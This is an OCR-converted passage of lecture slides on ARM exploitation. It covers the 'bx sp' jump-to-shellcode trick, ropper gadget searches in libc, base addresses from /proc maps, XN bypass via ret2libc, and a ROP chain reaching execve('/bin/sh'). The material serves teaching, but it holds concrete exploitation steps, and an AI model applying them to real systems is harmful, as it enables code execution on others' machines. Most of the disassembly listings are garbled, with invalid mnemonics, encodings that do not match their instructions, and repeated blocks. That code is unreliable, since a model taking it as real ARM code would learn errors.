
- No fixed stack addresses
- Works only on one system (worst case)

## Advantages of the bx sp approach:

- Fixed addresses (no ASLR)
- Works at least on the distribution with the same patch level (worst case)


```
02471001    subeq    r7, r7, #4
12471001    subine   r7, r7, #2
10811005    addine   r4, r4, #5
00412002    sub      r2, r4, r2
e1800002    mov      r0, r2
e1801004    mov      r3, r3
e3802004    stc      r2, [r0, #4]
000200c1    bl       10812004
e7802004    ldr      r2, [r0, #4]
e1801004    mov      r4, r3
e3770074    sth       r4, r4
e1803004    mov      r0, r0
e1800002    mov      r0, r2
00020058    bl       10812006
e3800030    subl      r0, r0, #2
e1801001    orc       r1, r4, r1, lsl, #10
e1500001    cmp      r0, r4
000000c3    bts       10, r0
00011000    addls     r4, r4, #5
12802001    movcc     r2, #2
22802000    movcc     r2, #0
e1500001    cmp      r0, r4
03802000    movlsl    r2, #0
02021001    andlt     r2, r2, #4
e3520000    cmp      r2, #0
02450001    subneq    r5, r5, #4
12450002    subine    r5, r5, #2
10811005    addine    r4, r4, #5
00412002    sub      r4, r4, #0
e1870007    orc       r0, r5, r7, lsl, #10
e1800030    bts       10, r0, #10
e3770074    sth       r0, r0
e3800001    mov      r0, r4
00011000    addls     r4, r4, #5
03802001    movcc     r2, #2
22802000    movcc     r2, #0
e1500001    cmp      r0, r4
03802000    movlsl    r2, #0
02021001    andlt     r2, r2, #4
e3520000    cmp      r2, #0
02450001    subneq    r5, r5, #4
12450002    subine    r5, r5, #2
e3777035    bts       10, r0
e1510001    cmp      r4, r4
21520000    movcc     r2, #0
```

## BX SP Approach (2)



```

02470001  subseq  r2, r2, #4
12470002  subseq  r2, r2, #4
10821005  addseq  r4, r2, #5
00412002  sub     r2, r2, r2
e1800002  mov     r0, r2
  
```



```

r4]
r4]
r2
r2, r2, #10
r2, r2, #10
r2, r2, #10
  
```


```

e1800002  mov     r0, r2
02470001  subseq  r2, r2, #4
02470002  subseq  r2, r2, #4
00412005  andseq  r2, r2, #1
e1820000  cmp     r2, #0
02450001  subseq  r5, r5, #1
12470002  subseq  r5, r5, #2
e1810005  b       10000
e1810001  cmp     r4, r4
e1820000  cmp     r4, #0
  
```

## BX SP Approach (3)

Why `bx sp`?

```
02477001 subseq 05, 05, 01  
12477002 subseq 05, 05, 02  
10821005 addseq 04, 04, 05  
00412007 sub 05, 05, 02
```



```
12477001 subseq 05, 05, 01  
12477002 subseq 05, 05, 02  
10821005 addseq 04, 04, 05  
00412007 sub 05, 05, 02  
00400000  
00400001 cmp 04, 04  
00400002 mov16 04, 04  
00400003 andn1 04, 04, 01  
00400004 cmp 04, 04  
00400005 subseq 05, 05, 01  
00400006 subseq 05, 05, 02  
00400007 b 00400000  
00400008 cmp 04, 04  
00400009 cmp 04, 04
```




## BX SP Approach (4)

Why `bx sp`?

Where does `sp` point to after `pop {pc}`?

```
02477001 subseq 05, 05, 01
02477002 subseq 05, 05, 02
02477003 addseq 04, 04, 05
02477004 sub 05, 05, 02
```




```
02477005 cmp 01, 02
02477006 mov 02, 00
02477007 andn 02, 02, 01
02477008 cmp 02, 00
02477009 subseq 05, 05, 01
0247700a subseq 05, 05, 02
0247700b b 0000
0247700c cmp 04, 04
0247700d cmp 04, 00
```

## BX SP Approach (5)

Why `bx sp`?

Where does `sp` point to after `pop {pc}`?

```
02477001 subseq 05, 05, 01
02477002 subseq 05, 05, 02
02477003 addseq 04, 04, 05
02477004 sub 05, 05, 02
```



`sp` →

Address to `bx sp`

Shellcode

```
02477005 cmp 01, 05
02477006 mov16 02, 00
02477007 andn1 02, 02, 01
02477008 cmp 02, 00
02477009 subseq 05, 05, 01
0247700a subseq 05, 05, 02
0247700b b 0000
0247700c cmp 04, 05
0247700d cmp 04, 00
```

# BX SP Approach - How to find (1)

- In the application binary itself
- In any library used by the application
- Opcode \x68\x47
- `blx sp` is also possible

```
02471001 subeq r7, r7, #1
02471002 subne r7, r7, #2
02471003 addne r4, r4, #5
02471004 sub r2, r4, #2
02471005 mov r0, r2
02471006 mov r3, r5
02471007 str r2, [sp, #4]
02471008 bl 0x2284
02471009 ldr r2, [sp, #4]
0247100a mov r4, r5
0247100b strh r4, r4
0247100c mov r3, r0
0247100d mov r0, r2
0247100e bl 0x2280
0247100f sub r0, r0, #2
02471010 orr r1, r4, r1, lsl, #16
02471011 cmp r0, r2
02471012 bls 0x184
02471013 adds r4, r4, #5
02471014 movcc r2, #0
02471015 movcs r2, #0
02471016 cmp r0, r2
02471017 movls r2, #0
02471018 andbt r2, r2, #1
02471019 cmp r2, #0
0247101a subeq r5, r5, #1
0247101b subne r5, r5, #2
0247101c b 0x000
```

```
ropper -f <elf_file> --opcode 6847
```

```
0247101d sub r2, r5, #5
0247101e ldr r4, r0, #16
0247101f strh r0, r0
02471020 mov r1, r2
02471021 b 0x000
02471022 adds r4, r4, #5
02471023 movcc r2, #1
02471024 movcs r2, #0
02471025 cmp r1, r2
02471026 movls r2, #0
02471027 andbt r2, r2, #1
02471028 cmp r2, #0
02471029 subne r5, r5, #2
0247102a subne r5, r5, #2
0247102b b 0x000
0247102c cmp r4, r4
0247102d movcs r4, #0
```

## BX SP Approach - How to find (2)



- Instruction encoding
- Bits 8-10 are not used
- The behaviour is unpredictable if the values are different
- Most ARM CPUs do not interpret those bits
- \x68-\x6f usable for bx sp

```
ropper -f <elf_file> --opcode 6?47
```

## BX SP Approach - How to find (3)

```
02471001    subeq    r2, r2, #4
02471002    subne    r2, r2, #4
02471003    addne    r4, r4, #5
02471004    sub     r2, r2, #2
02480002    mov     r0, r2
0248100a    mov     r1, r3
02482004    str     r2, [sp, #4]
02482005    bl      02482000
02482007    rsth     r4, r0
02482009    mov     r2, r0
0248200a    mov     r0, r2
0248200c    bl      02482000
```

Since `libc.so` is loaded into every process, this is a good place to look for  
`bx sp`

```
ropper -f libc.so.6 --opcode 6247
```

```
...
0x0000a234: 6247;
0x0000bb44: 6f47;
0x000ad668: 6a47;
0x000b5494: 6447;
0x000c41f0: 6247;
0x000c4ce4: 6947;
...
```

```
02481005    adds     r1, r1, #5
02482001    movcc    r2, r4
02482002    movcs    r2, #0
02482003    cmp      r0, r0
02482004    movls    r2, #0
02482004    andbt    r2, r2, #1
02482005    cmp      r2, #0
02482007    subne    r5, r5, #1
02482008    subne    r0, r5, #2
02482009    b        02482000
0248200a    cmp      r4, r4
0248200b    movcs    r4, #0
```

## BX SP Approach - How to find (4)

The base address of the ELF has to be added This address can be read from the mappings file in `/proc`.

The base address is: **0x76e62000**

```
$ cat /proc/<pid of the process>/maps
[...]
```

76e62000-76f8c000	r-xp	00000000	b3:06	147951	/lib/arm-linux-gnueabi/hf/libc-2.24.so
76f8c000-76f9b000	---p	0012a000	b3:06	147951	/lib/arm-linux-gnueabi/hf/libc-2.24.so
76f9b000-76f9d000	r--p	00129000	b3:06	147951	/lib/arm-linux-gnueabi/hf/libc-2.24.so
76f9d000-76f9e000	rw-p	0012b000	b3:06	147951	/lib/arm-linux-gnueabi/hf/libc-2.24.so

```
[...]
```

## BX SP Approach - How to find (5)

```
02471001    subeq    r2, r2, #1
02471002    subne    r2, r2, #2
02471003    addne    r4, r4, #5
02471004    sub      r2, r2, r2
02471005    mov      r0, r2
02471006    mov      r3, r3
02471007    str      r2, [sp, #4]
02471008    bl       0x0248
02471009    ldr      r2, [sp, #4]
0247100a    mov      r4, r3
```

```
ropper -f libc.so.6 --opcode 6?47 -I 0x76e62000
```

...

0x76e6c234: 6247;

0x76e6db44: 6f47;

0x76f0f668: 6a47;

0x76f17494: 6447;

0x76f261f0: 6247;

0x76f26ce4: 6947;

...

```
02480000    ldr      r3, r0, #16
02480001    orlth    r0, r0
02480002    mov      r1, r2
02480003    b        0x0248
02480004    adds     r4, r4, r0
02480005    movcc    r2, r4
02480006    movcs    r2, #0
02480007    cmp      r1, r2
02480008    movlsl   r2, #0
02480009    andlsl   r2, r2, #1
0248000a    cmp      r2, #0
0248000b    subne    r5, r5, #1
0248000c    subne    r0, r5, #2
0248000d    b        0x0248
0248000e    cmp      r4, r4
0248000f    movcs    r4, #0
```

## BX SP Approach - How to find (6)

```
02471001  subeq  r3, r3, #1
02471002  subne  r3, r3, #2
02471003  addne  r4, r4, #5
02471004  sub  r2, r2, r2
02480002  mov  r0, r2
02481003  mov  r3, r3
02482004  str  r2, [r0, #4]
02482005  bl  0x0248
02482006  ldr  r2, [r0, #4]
02481003  mov  r4, r3
02471004  uxtb  r4, r4
02480003  mov  r5, r0
```

```
ropper -f libc.so.6 --search 'bx sp' -a ARMTHUMB -I 0x76e62000
```

```
[INFO] Load gadgets from cache
```

```
[LOAD] loading... 100%
```

```
[LOAD] removing double gadgets... 100%
```

```
[INFO] Searching for gadgets: bx sp
```

```
[INFO] File: libc.so.6
```

```
0x76e6db44 (0x76e6db45): bx sp;
```

```
02471001  b  0x0248
02471002  sub  r3, r3, #5
02480003  ldr  r4, [r0, #16]
02471003  uxtb  r5, r5
02480001  mov  r0, r2
02471003  b  0x0248
02471005  adds  r4, r4, #5
02480001  movcc  r2, r2
02480002  movcs  r2, #0
02471001  cmp  r0, r2
02480003  movls  r2, #0
02482001  andbt  r2, r2, #1
02471003  cmp  r2, #0
02471001  subne  r3, r3, #1
02471002  subne  r3, r3, #2
02471003  b  0x0248
02471001  cmp  r4, r4
02471003  movcs  r4, #0
```





```

02471001    subeq    r3, r3, #4
12471002    subne    r7, r7, #2
10811003    addne    r4, r4, #5
00412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r5
e3802004    stc     r2, [r0, #4]
00020001    bl      108280
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r3, r5
e0770074    uth     r4, r4
e1803009    mov     r3, r0
e1800002    mov     r0, r2
00020003    bl      108490
e0000002    sul     r0, r0, #2
e1801001    orr     r1, r4, r1, lsl, #10
00000001    cmp     r0, r4
00000003    bts     10760
00000009    adds    r4, r4, #6
e0000001    movcc   r2, #1
00000009    movcs   r2, #0
e3000001    cmp     r0, r4
e3802008    movls   r2, #0
82822004    andhi   r2, r2, #1
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
10812003    addne    r4, r4, #5
00412003    sub     r4, r4, #9
e1800007    orr     r0, r0, r7, lsl, #10
e0777710    b       10800
e0400003    sub     r0, r0, #3
e1800020    lsr     r3, r0, #10
e0770070    uth     r0, r0
e3800001    mov     r0, r4
e0777710    b       10800
e0011000    adds    r4, r4, #5
e3802004    movcc   r2, #1
e3802009    movcs   r2, #0
e1500001    cmp     r0, r4
e3802009    movls   r2, #0
82822004    andhi   r2, r2, #1
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
e0777710    b       10800
e1500001    cmp     r4, r4
e1520000    movcs   r4, #0

```

## eXecute Never & ROP


```

e7800001 movh1 r0, #1
e2800000 movl1 r0, #0
e1500001 cmp r0, #1
e2800000 movh1 r0, #0
e7800000 cmp r0, #0
02477001 subeq r7, r7, #1
12477001 subne r7, r7, #2
10811000 addlne r4, r4, #5
e0412002 sub r2, r4, r2
e1800002 mov r0, r2
e1801000 mov r3, r5
e5802004 stc r2, [sp, #4]
e0020001 bl 10a280
e7802004 ldr r2, [sp, #4]
e1801000 mov r3, r5
e5779074 orlth r4, r4
e1803000 mov r3, r0
e1800002 mov r0, r2
e0020000 bl 10a400
e5000000 sul r0, r0, #2
e1841001 orr r1, r4, r1, lsl, #16
e1500001 cmp r0, r4
00000000 btx 10700
e0011000 addls r4, r4, #5
-----
e2802000 movcs r2, #0
e1500001 cmp r0, r2
02802000 movlcs r2, #0
02022001 andh1 r2, r2, #1
e5220000 cmp r2, #0
02455001 subeq r5, r5, #1
12455001 subne r5, r5, #2
10811000 addlne r4, r4, #5
e0412000 sub r4, r4, #0
e1850007 orr r0, r5, r7, lsl, #16
e5777710 b 10000
e0450000 sub r5, r5, #0
10800020 ldr r3, r0, #16
e5778070 orlth r0, r0
e2800001 mov r0, r2
e5777710 b 10000
e0011000 addls r4, r4, #5
02802001 movcs r2, #1
12802000 movcs r2, #0
e1500001 cmp r0, r2
02802000 movlcs r2, #0
02022001 andh1 r2, r2, #1
e5220000 cmp r2, #0
02455001 subeq r5, r5, #1
12455001 subne r5, r5, #2
e5777710 b 10000
e1510001 cmp r4, r4
11520000 movcs r3, #0

```

# XN - Introduction

- Introduced by AMD
  - NX - No eXecute
- ARM introduced XN with ARMv6
  - XN - eXecute Never
- Additional bit in page table entry
- Known as
  - DEP
  - XN/NX/XD
  - W xor X



# Introduction - Linux

- Supported since 2004
  - Kernel 2.6.8
  - 32 bit with **Physical Address Extension (PAE)**
  - All 64 bit versions
- Flag in ELF program/segment header

```
readelf -l <elf_file>
```

```
[...]
```

```
GNU_STACK      0x000000 0x00000000 0x00000000 0x000000 0x000000 RW  0x4
```

```
[...]
```

```
02811001    subseq    %r1, %r1, #4
12477001    subseq    %r7, %r7, #4
10811005    addseq    %r4, %r4, #5
00412002    sub      %r2, %r2, %r2
e1800002    mov      %r0, %r2
e1801005    mov      %r3, %r1
e3802004    stc      %r2, [%r1, #4]
e0000001    btl      1000000
e7802004    ldr      %r2, [%r1, #4]
e1801005    mov      %r4, %r1
e0770074    orlth    %r4, %r4
e1800000    mov      %r0, %r0
e1800002    mov      %r0, %r2
e0000005    btl      1000000
e0000002    andl     %r0, %r0, #2
e1811001    orc      %r1, %r4, %r1, %r1, #10
e1800001    cmp      %r0, %r4
e0000003    btl      1000000
e0011000    addis    %r4, %r4, #5
12803001    movcc    %r2, %r4
12802000    movcc    %r2, %r0
e1500001    cmp      %r0, %r2
e3802000    movl     %r2, %r0
e2803001    andl     %r2, %r2, #4
e2520000    cmp      %r2, %r0
e2800001    andseq   %r0, %r0, #4
02811005    addis    %r4, %r4, #5
e3803001    movcc    %r2, %r4
12803000    movcc    %r2, %r0
e1500001    cmp      %r0, %r2
e3802000    movl     %r2, %r0
e2803001    andl     %r2, %r2, #4
e2520000    cmp      %r2, %r0
e2800001    andseq   %r0, %r0, #4
```

```
e0011005    addis    %r4, %r4, #5
e3803001    movcc    %r2, %r4
12803000    movcc    %r2, %r0
e1500001    cmp      %r0, %r2
e3802000    movl     %r2, %r0
e2803001    andl     %r2, %r2, #4
e2520000    cmp      %r2, %r0
02811001    subseq    %r1, %r1, #4
12477001    subseq    %r7, %r7, #4
e0777005    btl      1000000
e1510001    cmp      %r4, %r4
12520000    movcc    %r4, %r0
```

# How to bypass

Using existing code is the mainly used approach

- ret2libc
- Return Oriented Programming (ROP)

```
02477001 subeq    r3, r3, #4
12477002 subne    r3, r3, #4
10811005 addlne   r4, r4, #5
e0412002 sub      r2, r4, r2
e1800002 mov      r0, r2
e1801004 mov      r3, r3
e3802004 stc      r2, [r0, #4]
e00200e1 bl      10a284
e7802004 ldr      r2, [r0, #4]
e1801004 mov      r3, r3
e0778074 orlth    r4, r4
e1803000 mov      r3, r0
e1800002 mov      r0, r2
e0020058 bl      10a490
e0000032 subl     r0, r0, #2
e1801001 orc      r1, r4, r1, lsl, #10
e1500001 cmp      r0, r4
10800003 bts      1076
e0011000 addls    r4, r4, r0
12802001 movcc    r2, #0
12802000 movcs    r2, #0
e1500001 cmp      r0, r4
10802000 movls    r2, #0
32802001 andlt    r2, r2, #1
e0520000 cmp      r2, #0
02477001 subeq    r3, r3, #4
12477002 subne    r3, r3, #4
10811005 addlne   r4, r4, #5
e0412002 sub      r4, r4, r0
e1800007 orc      r0, r0, r7, lsl, #10
e0777714 b      10000
e0400005 sub      r3, r0, r0
e1800020 lsr      r3, r0, #10
e0778074 orlth    r0, r0
e2800001 mov      r0, r4
e0777714 b      10000
e0011000 addls    r4, r4, r0
10802001 movcc    r2, #1
12802000 movcs    r2, #0
e1500001 cmp      r0, r4
10802000 movls    r2, #0
32802001 andlt    r2, r2, #1
e0520000 cmp      r2, #0
02477001 subeq    r3, r3, #4
12477002 subne    r3, r3, #4
e0777715 b      10000
e1500001 cmp      r4, r4
12800000 movcs    r3, #0
```

# How to bypass - ret2libc (1)

```



02470001 subseq 07, 07, 04
02470002 subseq 07, 07, 04
02470003 addseq 04, 04, 05
02470004 sub 02, 04, 02
02480001 mov 00, 02
02480002 mov 03, 05
02480003 stc 02, [00, 04]
02480004 bl 00020004
02480005 ldr 02, [00, 04]
02480006 mov 04, 05
02480007 orlth 04, 04
02480008 mov 00, 00
02480009 mov 00, 02
0248000a bl 00020004
0248000b sub 00, 00, 00
0248000c cmp 02, 02
0248000d bls 00020004
0248000e addis 04, 04, 05
0248000f movcc 02, 04
02480010 movcs 02, 00
02480011 cmp 00, 02
02480012 movls 02, 00
02480013 andlt 02, 02, 04
02480014 cmp 02, 00
02480015 subseq 00, 00, 04
02480016 subseq 00, 00, 02
02480017 orl 00, 00, 07, 04, 04
02480018 b 00000000
02480019 sub 00, 00, 00
0248001a lsr 04, 00, 010
0248001b orlth 00, 00
0248001c mov 00, 02
0248001d b 00000000
0248001e addis 04, 04, 05
0248001f movcc 02, 04
02480020 movcs 02, 00
02480021 cmp 00, 02
02480022 movls 02, 00
02480023 andlt 02, 02, 04
02480024 cmp 02, 00
02480025 subseq 00, 00, 04
02480026 subseq 00, 00, 02
02480027 b 00000000
02480028 cmp 04, 04
02480029 movcs 04, 00

```

- Use of existing functions of the application or of loaded libraries (x86)
- No need of own shellcode
- ROP light
  - Different to x86
  - Registers have to be prepared with the arguments for the function

## How to bypass - ret2libc (2)

## Payload structure

[illegible]

## How to bypass - ret2libc (3)

```
02471001    subeq    r2, r2, #4
02471002    subne    r2, r2, #4
02471003    addne    r4, r4, #8
02471004    sub     r2, r4, r2
02480002    mov     r0, r2
02481003    mov     r3, r5
02482004    str     r2, [r0, #4]
02483001    bl      02482004
02484004    ldr     r2, [r0, #4]
02485003    mov     r4, r5
02486004    strh    r4, r4
02487000    mov     r3, r0
02488002    mov     r0, r2
02489003    bl      02488000
02490002    sub     r0, r0, r2
02491001    orr     r1, r4, r1, lsl, #16
02492001    cmp     r0, r2
02493003    bts     16, r0
02494000    addis   r4, r4, #8
02495002    movcc   r2, r4
02496003    movcs   r2, #0
02497001    cmp     r0, r2
```

Let's assume the function `add` shall be called

- Two arguments have to be placed in `r0` and `r1`

```
void add(int a, int b){
    return a+b;
}
```

```
02497001    b      02496000
02498003    sub     r5, r5, #8
02499003    ldr     r3, [r0, #16]
0249a000    strh    r0, r0
0249b001    mov     r0, r2
0249c003    b      0249b000
0249d000    addis   r4, r4, #8
0249e004    movcc   r2, r4
0249f003    movcs   r2, #0
024a0001    cmp     r0, r2
024a1000    movcc   r2, #0
024a2004    andh    r2, r2, #4
024a3000    cmp     r2, #0
024a4001    subne    r5, r5, #4
024a5003    subne    r0, r0, #4
024a6000    b      024a5000
024a7001    cmp     r4, r4
024a8003    movcs   r4, #0
```



# How to bypass - ret2libc (4)

```
02471001 subseq r7, r7, #4
12471002 subseq r7, r7, #4
10811005 addlne r4, r4, r5
e0412002 sub r2, r4, r2
e1800002 mov r0, r2
e1801004 mov r3, r5
e5802004 stc r2, [r0, #4]
e0020001 bl 10a284
e7802004 ldr r2, [r0, #4]
e1801004 mov r4, r5
e7f70074 orlth r4, r4
e1803009 mov r3, r0
e1800002 mov r0, r2
e0020005 bl 10a490
e7000002 sub r0, r0, r2
e1021001 orc r4, r4, r4, lsl, #16
cmp r0, r4
bls 10164
addls r4, r4, r0
```

**Problem:** How to place the arguments in those registers?

```
void add(int a, int b){
    return a+b;
}
```

```
10812005 addlne r4, r4, r5
e0412009 sub r4, r4, r0
e1870007 orc r0, r0, r7, lsl, #16
e7f7f714 b 10000
e0470005 sub r5, r0, r0
e1800020 lsr r4, r0, #16
e7f78070 orlth r0, r0
e2000001 mov r0, r4
e7f7e7c3 b 10000
e0011005 addls r4, r4, r0
13802004 movcc r2, r4
12802000 movcs r2, r0
e1500001 cmp r0, r2
12802000 movls r2, r0
14042004 andlt r2, r2, r4
e0520000 cmp r2, r0
02470001 subseq r5, r5, #4
12470002 subseq r5, r5, #4
e7f7f735 b 10000
e1570001 cmp r4, r4
11520000 movcs r4, r0
```

# How to bypass - ret2libc (5)

**Problem:** How to place the arguments in those registers?

**Fix:** Use a **pop** gadget, e. g. **pop {r0, r1, pc}**

```
ropper -f /lib/arm-linux-gnueabi/libc.so.6 --search "pop {r0}"
```

...

```
0x000d3aa0: pop {r0, r1, r2, r3, ip, lr}; bx ip;
```

```
0x0007753c: pop {r0, r4, pc};
```

```
ropper -f /lib/arm-linux-gnueabi/libc.so.6 --search "pop {r0}" --arch  
ARMTHUMB
```

...

```
0x000667b8 (0x000667b9): pop {r0, r1, r4, r5, r6, r7, pc};
```

```
0x00001a04 (0x00001a05): pop {r0, r1, r5, r6, pc};
```

```
0x00002662 (0x00002663): pop {r0, r1, r6, pc};
```

```
0x000269c0 (0x000269c1): pop {r0, r1, r7, pc};
```

...

# How to bypass - ret2libc (6)

- **pop** instruction at line 4 is suitable
- Value **0x000269c1** is just an offset
  - libc is a shared library and can be mapped at any address
  - The base address of the .text segment has to be added to the offset

```
ropper -f /lib/arm-linux-gnueabi/libc.so.6 --search "pop {r0" --arch ARMTHUMB
```

```
...  
0x000667b8 (0x000667b9): pop {r0, r1, r4, r5, r6, r7, pc};  
0x00001a04 (0x00001a05): pop {r0, r1, r5, r6, pc};  
0x00002662 (0x00002663): pop {r0, r1, r6, pc};  
0x000269c0 (0x000269c1): pop {r0, r1, r7, pc};  
...
```

# How to bypass - ret2libc (7)

- The base address is: 0x76e889c1

```
ropper -f /lib/arm-linux-gnueabi/libc.so.6 --search "pop {r0" --arch ARMTHUMB -I 0x76e2f000
```

...

0x76ec87b8 (0x76ec87b9): pop {r0, r1, r4, r5, r6, r7, pc};

0x76e63a04 (0x76e63a05): pop {r0, r1, r5, r6, pc};



0x76e64662 (0x76e64663): pop {r0, r1, r6, pc};

0x76e889c0 (0x76e889c1): pop {r0, r1, r7, pc};

...

# How to bypass - ret2libc (2)

## Payload structure



```

02471001    subseq    r2, r2, #4
12471001    subseq    r7, r7, #4
10811005    addseq    r4, r4, #5
e0412002    sub      r2, r2, r2
e1800002    mov      r0, r2
e1801005    mov      r3, r5
e5802004    str      r2, [sp, #4]
e00200c1    bl       10a2a0
e7802004    ldr      r2, [sp, #4]
e1801005    mov      r4, r5
e5ff0074    strth    r4, r4
e1800005    mov      r5, r0

```

```

02471001    subseq    r2, r2, #4
12471001    subseq    r7, r7, #4
10811005    addseq    r4, r4, #5
e0412002    sub      r2, r2, r2
e1800002    mov      r0, r2
e1801005    mov      r3, r5
e5802004    str      r2, [sp, #4]
e00200c1    bl       10a2a0
e7802004    ldr      r2, [sp, #4]
e1801005    mov      r4, r5
e5ff0074    strth    r4, r4
e1800005    mov      r5, r0

```

```

e1500001    cmp      r0, r5
e2802005    movt     r2, #4
e0412001    andseq   r2, r2, r4
e0520005    cmp      r2, #0
02451001    subseq    r5, r5, #4
12471001    subseq    r7, r7, #4
e0ff00c5    b        100000
e1510001    cmp      r4, r4
e1520005    cmp      r3, #0

```



```

02471001    subeq    r2, r2, #4
12471002    subne    r7, r7, #2
10811003    addne    r4, r4, #5
00412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r5
e3802004    stc     r2, [r0, #4]
00020001    bl      108280
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r3, r5
e0770074    sth     r4, r4
e1803000    mov     r3, r0
e1800002    mov     r0, r2
00020003    bl      108490
e0000002    sul     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #10
00000001    cmp     r0, r4
00000003    bts     10760
00000000    adds    r4, r4, #0
e0000001    movcc   r2, #1
00000000    movcs   r2, #0
e3500001    cmp     r0, r4
e3802000    movls   r2, #0
82822004    andh1   r2, r2, #1
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
10812003    addne    r4, r4, #5
00412003    sub     r4, r4, #0
e1850007    orr     r0, r0, r7, lsl, #10
e0777710    b      10800
e0400000    sub     r0, r0, #0
10800020    lsr     r3, r0, #10
e0770070    sth     r0, r0
e3800001    mov     r0, r4
e0777710    b      10800
e0711000    adds    r4, r4, #0
e3802004    movcc   r2, #1
e3802000    movcs   r2, #0
e1500001    cmp     r0, r4
e3802000    movls   r2, #0
82822004    andh1   r2, r2, #1
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
e0777710    b      10800
e1510001    cmp     r4, r4
e1520000    movcs   r4, #0

```

# How to bypass - Return Oriented Programming (1)

- Based on ret2libc
- Use of small pieces of code called gadgets
- First used on x86 architecture
  - Gadgets on x86 ends with **ret**
- On ARM, gadgets end with a branch or pop instruction
  - **bx <reg>**
  - **blx <reg>**
  - **pop {reg1, reg2, ..., regN, pc}**
- It is important that **pc** is restored/loaded at the end of a gadget
- Shellcode consists of addresses to gadgets, chain of gadgets
- Each gadget is called by a branch or a pop of the previously gadget

```
str r1, [r3, #4]
bx lr
```

```
mov r0, #1
pop {r4, pc}
```

```
svc #0
pop {r4, pc}
```

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

1000	← sp
0101010c	
3568	
3568	
01010101	
58322	
67432	
2134	
deadcode	
nextgadget	

1000

**pop {r7, lr, pc}**

3568

**pop {r0, pc}**

58322

**sub r7, r7, r0**  
**bx lr**

2134

**svc #0**  
**pop {r4, pc}**

sub r0, r0, r0  
sub r1, r1, r1  
sub r3, r3, r3  
sub r2, r2, r2  
sub r4, r4, r4  
sub r5, r5, r5  
sub r6, r6, r6  
sub r7, r7, r7  
sub r8, r8, r8  
sub r9, r9, r9  
sub r10, r10, r10  
sub r11, r11, r11  
sub r12, r12, r12  
sub sp, sp, sp  
sub lr, lr, lr  
sub pc, pc, pc

7efffabcd



# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

1000
0101010c
3568
3568
01010101
58322
67432
2134
deadcode
nextgadget

← sp

1000

pop {r7, lr, pc}

3568

pop {r0, pc}

58322

sub r7, r7, r0  
bx lr

2134

svc #0  
pop {r4, pc}

sub r0, r0, r0  
sub r1, r1, r1  
sub r3, r3, r3  
sub r2, r2, r2  
sub r4, r4, r4  
sub r5, r5, r5  
sub r6, r6, r6  
sub r7, r7, r7  
sub r8, r8, r8  
